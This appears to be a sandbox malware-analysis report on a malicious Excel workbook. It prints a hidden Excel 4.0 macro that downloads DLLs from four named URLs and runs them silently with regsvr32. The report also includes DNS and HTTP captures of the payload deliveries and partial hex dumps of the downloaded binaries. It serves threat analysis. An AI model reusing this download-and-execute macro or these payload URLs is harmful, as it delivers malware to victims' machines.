Data ASCII:	. . . . . Z O . . . . . \ \ . p . . . . T Y H R E T H B . . . . . a . . . . . = ... = ... V e 1 8 . . . . . X . @ . . . . . " . . .

General	
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 07 00 00 54 59 48 52 45 54 48 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

Name:	PKEKPPGEKKPGE
Type:	4
Final:	False
Visible:	False
Protected:	False


```
PKEKPPGEKKPGE
4
False
0
False
pre
7,5,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://www.melisetotoaksesuar.com/catalog/controller/account/dqfKI/","..\uxevr1.ocx",0,0)",F11)=FORMULA("=EXEC("
C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx")",F13)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://elamurray.com/athletics-carnival-2018/3UTZYr9D9f/","..\uxevr2.ocx
",0,0)",F15)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx")",F17)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://masyuk.com/581voyze/MlX/","..\
uxevr3.ocx",0,0)",F19)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx")",F21)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://jr-software-web.net/a
aabackupsqldb/11hYk3bHJ/","..\uxevr4.ocx",0,0)",F23)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx")",F25)=FORMULA("=RETURN()",F29)
```

Name:	PKEKPPGEKKPGE
Type:	4
Final:	False
Visible:	False
Protected:	False

```
PKEKPPGEKKPGE
4
False
0
False
post
7,5,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://www.melisetotoaksesuar.com/catalog/controller/account/dqfKI/","..\uxevr1.ocx",0,0)",F11)=FORMULA("=EXEC("
C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx")",F13)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://elamurray.com/athletics-carnival-2018/3UTZYr9D9f/","..\uxevr2.ocx
",0,0)",F15)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx")",F17)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://masyuk.com/581voyze/MlX/","..\
uxevr3.ocx",0,0)",F19)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx")",F21)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://jr-software-web.net/a
aabackupsqldb/11hYk3bHJ/","..\uxevr4.ocx",0,0)",F23)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx")",F25)=FORMULA("=RETURN()",F29)10,5,=CALL("urlmon","URLDow
nloadToFileA","JJCCBB",0,"https://www.melisetotoaksesuar.com/catalog/controller/account/dqfKI/","..\uxevr1.ocx",0,0)12,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx")14,5,=CALL("ur
lmon","URLDownloadToFileA","JJCCBB",0,"http://elamurray.com/athletics-carnival-2018/3UTZYr9D9f/","..\uxevr2.ocx",0,0)16,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx")18,5,=CAL
L("urlmon","URLDownloadToFileA","JJCCBB",0,"http://masyuk.com/581voyze/MlX/","..\uxevr3.ocx",0,0)20,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx")22,5,=CALL("urlmon","URLDo
wnloadToFileA","JJCCBB",0,"http://jr-software-web.net/aaabackupsqldb/11hYk3bHJ/","..\uxevr4.ocx",0,0)24,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx")28,5,=RETURN()
```

Network Behavior

Network Port Distribution



Total Packets: 57

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 08:59:56.508605003 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:56.508644104 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:56.508713007 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:56.520324945 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:56.520356894 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:56.703500032 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:56.703655958 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:56.720774889 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:56.720813990 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:56.721216917 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:56.721602917 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.048538923 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.092494011 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.228203058 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.228373051 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.228382111 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.228452921 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.228492022 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.228512049 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.228668928 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.228810072 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.228936911 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.229020119 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.229068041 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.229151011 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.235040903 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.311139107 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.311283112 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.311364889 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.311384916 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.311402082 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.311455011 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.311522961 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.311603069 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.311639071 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.311713934 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.311868906 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.311954975 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.311981916 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.311991930 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.312016010 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.312078953 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.312875032 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.394484997 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.394660950 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.394660950 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.394695044 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.394747972 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.394783974 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.394953012 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.395080090 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.395104885 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.395112038 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.395121098 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.395158052 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.395163059 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.395644903 CEST	443	49173	212.98.224.29	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 08:59:57.395653009 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.395719051 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.395756006 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.395821095 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.395975113 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.396045923 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.396085024 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.396151066 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.396294117 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.396361113 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.396398067 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.396461964 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.396639109 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.396724939 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.396745920 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.396823883 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.396927118 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.396954060 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.396980047 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.397003889 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.397032976 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.397105932 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.398684025 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.479593039 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.479756117 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.479769945 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.479795933 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.479862928 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.479872942 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.480189085 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.480268955 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.480310917 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.480393887 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.480771065 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.480889082 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.480897903 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.480922937 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.480972052 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.481211901 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.481302977 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.481329918 CEST	443	49173	212.98.224.29	192.168.2.22
May 23, 2022 08:59:57.481395006 CEST	49173	443	192.168.2.22	212.98.224.29
May 23, 2022 08:59:57.481544971 CEST	443	49173	212.98.224.29	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 08:59:56.366964102 CEST	55868	53	192.168.2.22	8.8.8.8
May 23, 2022 08:59:56.484303951 CEST	53	55868	8.8.8.8	192.168.2.22
May 23, 2022 09:00:00.250773907 CEST	49688	53	192.168.2.22	8.8.8.8
May 23, 2022 09:00:00.381565094 CEST	53	49688	8.8.8.8	192.168.2.22
May 23, 2022 09:00:32.750127077 CEST	55275	53	192.168.2.22	8.8.8.8
May 23, 2022 09:00:32.770751953 CEST	53	55275	8.8.8.8	192.168.2.22
May 23, 2022 09:00:54.467794895 CEST	59915	53	192.168.2.22	8.8.8.8
May 23, 2022 09:00:54.488017082 CEST	53	59915	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 23, 2022 08:59:56.366964102 CEST	192.168.2.22	8.8.8.8	0x1405	Standard query (0)	www.melisetotoaksesuar.com	A (IP address)	IN (0x0001)
May 23, 2022 09:00:00.250773907 CEST	192.168.2.22	8.8.8.8	0xa84d	Standard query (0)	elamurray.com	A (IP address)	IN (0x0001)
May 23, 2022 09:00:32.750127077 CEST	192.168.2.22	8.8.8.8	0xca36	Standard query (0)	masyuk.com	A (IP address)	IN (0x0001)
May 23, 2022 09:00:54.467794895 CEST	192.168.2.22	8.8.8.8	0x68ba	Standard query (0)	jr-software-web.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 23, 2022 08:59:56.484303951 CEST	8.8.8.8	192.168.2.22	0x1405	No error (0)	www.melisetotoaksesuar.com	melisetotoaksesuar.com		CNAME (Canonical name)	IN (0x0001)
May 23, 2022 08:59:56.484303951 CEST	8.8.8.8	192.168.2.22	0x1405	No error (0)	melisetotoaksesuar.com		212.98.224.29	A (IP address)	IN (0x0001)
May 23, 2022 09:00:00.381565094 CEST	8.8.8.8	192.168.2.22	0xa84d	No error (0)	elamurray.com		66.84.31.11	A (IP address)	IN (0x0001)
May 23, 2022 09:00:32.770751953 CEST	8.8.8.8	192.168.2.22	0xca36	No error (0)	masyuk.com		128.199.252.32	A (IP address)	IN (0x0001)
May 23, 2022 09:00:54.488017082 CEST	8.8.8.8	192.168.2.22	0x68ba	No error (0)	jr-software-web.net		138.219.41.210	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.melisetotoaksesuar.com
- elamurray.com
- jr-software-web.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49173	212.98.224.29	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49174	66.84.31.11	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 09:00:00.499557018 CEST	375	OUT	GET /athletics-carnival-2018/3UTZYr9D9f/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: elamurray.com Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>May 23, 2022
09:00:00.677292109
CEST</td><td>377</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Mon, 23 May 2022 07:00:00 GMT
Server: Apache
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Expires: Mon, 23 May 2022 07:00:00 GMT
Content-Disposition: attachment; filename="F3DOS06hLF1rUq3s6XOB.dll"
Content-Transfer-Encoding: binary
Set-Cookie: 628b30f095562=1653289200; expires=Mon, 23-May-2022 07:01:00 GMT; Max-Age=60; path=/
Last-Modified: Mon, 23 May 2022 07:00:00 GMT
Content-Length: 376320
Vary: User-Agent
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ea 8c e5 53 ae ed 8b 00 ae ed 8b 00 ae ed 8b 00 c1 9b 15 00 a4 ed 8b 00 c1 9b 21 00 ce ed 8b 00 a7 95 18 00 a9 ed 8b 00 ae ed 8a 00 cb ed 8b 00 c1 9b 20 00 84 ed 8b 00 c1 9b 10 00 af ed 8b 00 c1 9 b 11 00 af ed 8b 00 ae ed 1c 00 ac ed 8b 00 c1 9b 16 00 af ed 8b 00 52 69 63 68 ae ed 8b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 86 06 00 c5 a2 86 62 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0a 00 00 60 01 00 00 82 04 00 00 00 00 00 7c 90 00 00 00 10 00 00 00 00 00 80 01 00 00 00 00 00 10 00 00 00 02 00 00 05 00 02 00 00 00 00 00 05 00 02 00 00 00 00 00 00 20 06 00 00 04 00 00 00 00 00 00 02 00 40 01 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 90 fc 01 00 72 00 00 00 24 f2 01 00 50 00 00 00 00 70 02 00 98 90 03 00 00 50 02 00 3c 12 00 00 00 00 00 00 00 00 00 00 00 10 06 00 d0 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 01 00 20 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 5a 5e 01 00 00 10 00 00 00 60 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 02 8d 00 00 00 70 01 00 00 8e 00 00 00 64 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 10 43 00 00 00 00 02 00 00 1c 00 00 00 f2 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c 0 2e 70 64 61 74 61 00 00 3c 12 00 00 00 50 02 00 00 14 00 00 00 0e 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 98 90 03 00 00 70 02 00 00 92 03 00 00 22 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 98 08 00 00 00 10 06 00 00 0a 00 00 00 b4 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$S! RichPEdb" `| @r$PpP<p .textZ^` `.rdatapd@@.dataC@ .pdata<P@@.rsrcp"@@.reloc@B</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49178	138.219.41.210	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 09:00:54.759550095 CEST	846	OUT	GET /aaabackupsqldb/11hYk3bHJ/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: jr-software-web.net Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 09:00:55.038351059 CEST	847	IN	HTTP/1.1 200 OK Cache-Control: private Pragma: no-cache Content-Type: application/x-msdownload Expires: Mon, 23 May 2022 07:00:53 GMT Last-Modified: Mon, 23 May 2022 07:00:53 GMT Server: Microsoft-IIS/8.5 Set-Cookie: 628b312600786=1653289253; expires=Mon, 23-May-2022 07:01:53 GMT; Max-Age=60; path=/ Content-Disposition: attachment; filename="LjSKxP.dll" Content-Transfer-Encoding: binary X-Powered-By: ASP.NET Date: Mon, 23 May 2022 07:00:53 GMT Content-Length: 365056 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 99 b3 07 38 dd d2 69 6b dd d2 69 6b dd d2 69 6b b2 a4 c3 6b 83 d2 69 6b b2 a4 f7 6b d7 d2 69 6b d4 aa fa 6b da d2 69 6b dd d2 68 6b 84 d2 69 6b b2 a4 c2 6b f6 d2 69 6b b2 a4 f2 6b dc d2 69 6b b2 a4 f3 6b dc d2 69 6b b2 a4 f4 6b dc d2 69 6b 52 69 63 68 dd d2 69 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 4 5 00 00 64 86 06 00 76 7b 87 62 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0a 00 00 04 02 00 00 8a 03 00 00 00 00 00 80 35 00 00 00 10 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 05 00 02 00 00 00 00 00 05 00 02 00 00 00 00 00 00 f0 05 00 00 04 00 00 f5 54 06 00 02 00 40 01 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 d0 aa 02 00 84 00 00 00 04 a2 02 00 50 00 00 00 00 00 03 00 fc d1 02 00 00 f0 02 00 cc 0f 00 00 00 00 00 00 00 00 00 00 00 e0 05 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 02 00 98 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 fa 03 02 00 00 10 00 00 00 04 02 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 54 8b 00 00 00 20 02 00 00 8c 00 00 00 08 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 37 00 00 00 b0 02 00 00 14 00 00 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 64 61 74 61 00 00 cc 0f 00 00 00 f0 02 00 00 10 00 00 00 a8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 fc d1 02 00 00 00 03 00 00 d2 02 00 00 b8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 f2 06 00 00 00 e0 05 00 00 08 00 00 00 8a 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$8ikikikkikkikkikhkikkikkikkikkikRichikPEdv{b" 5T@P .text `.rdataT @@.data7@.pdata@@.rsrc@@.reloc@B

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49173	212.98.224.29	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:59:57 UTC	0	OUT	GET /catalog/controller/account/dqfKI/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.melisetotoaksesuar.com Connection: Keep-Alive
2022-05-23 06:59:57 UTC	0	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 May 2022 06:59:57 GMT Content-Type: application/x-msdownload Content-Length: 365056 Connection: close X-Powered-By: PHP/5.6.40 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Mon, 23 May 2022 06:59:57 GMT Content-Disposition: attachment; filename="CPZby9k8xhW2TaPgwsAagxTpGuhIkFrK.dll" Content-Transfer-Encoding: binary Set-Cookie: 628b30ed14255=1653289197; expires=Mon, 23-May-2022 07:00:57 GMT; Max-Age=60; path=/ Last-Modified: Mon, 23 May 2022 06:59:57 GMT X-Cache-Status: MISS X-Powered-By: PleskLin
2022-05-23 06:59:57 UTC	0	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 99 b3 07 38 dd d2 69 6b dd d2 69 6b dd d2 69 6b b2 a4 c3 6b 83 d2 69 6b b2 a4 f7 6b d7 d2 69 6b d4 aa fa 6b da d2 69 6b dd d2 68 6b 84 d2 69 6b b2 a4 c2 6b f6 d2 69 6b b2 a4 f2 6b dc d2 69 6b b2 a4 f3 6b dc d2 69 6b b2 a4 f4 6b dc d2 69 6b 52 69 63 68 dd d2 69 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 4 5 00 00 64 86 06 00 76 7b 87 62 00 00 00 00 00 00 00 00 f0 00 22 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$8ikikikkikkikkikhkikkikkikkikkikRichikPEdv{b"

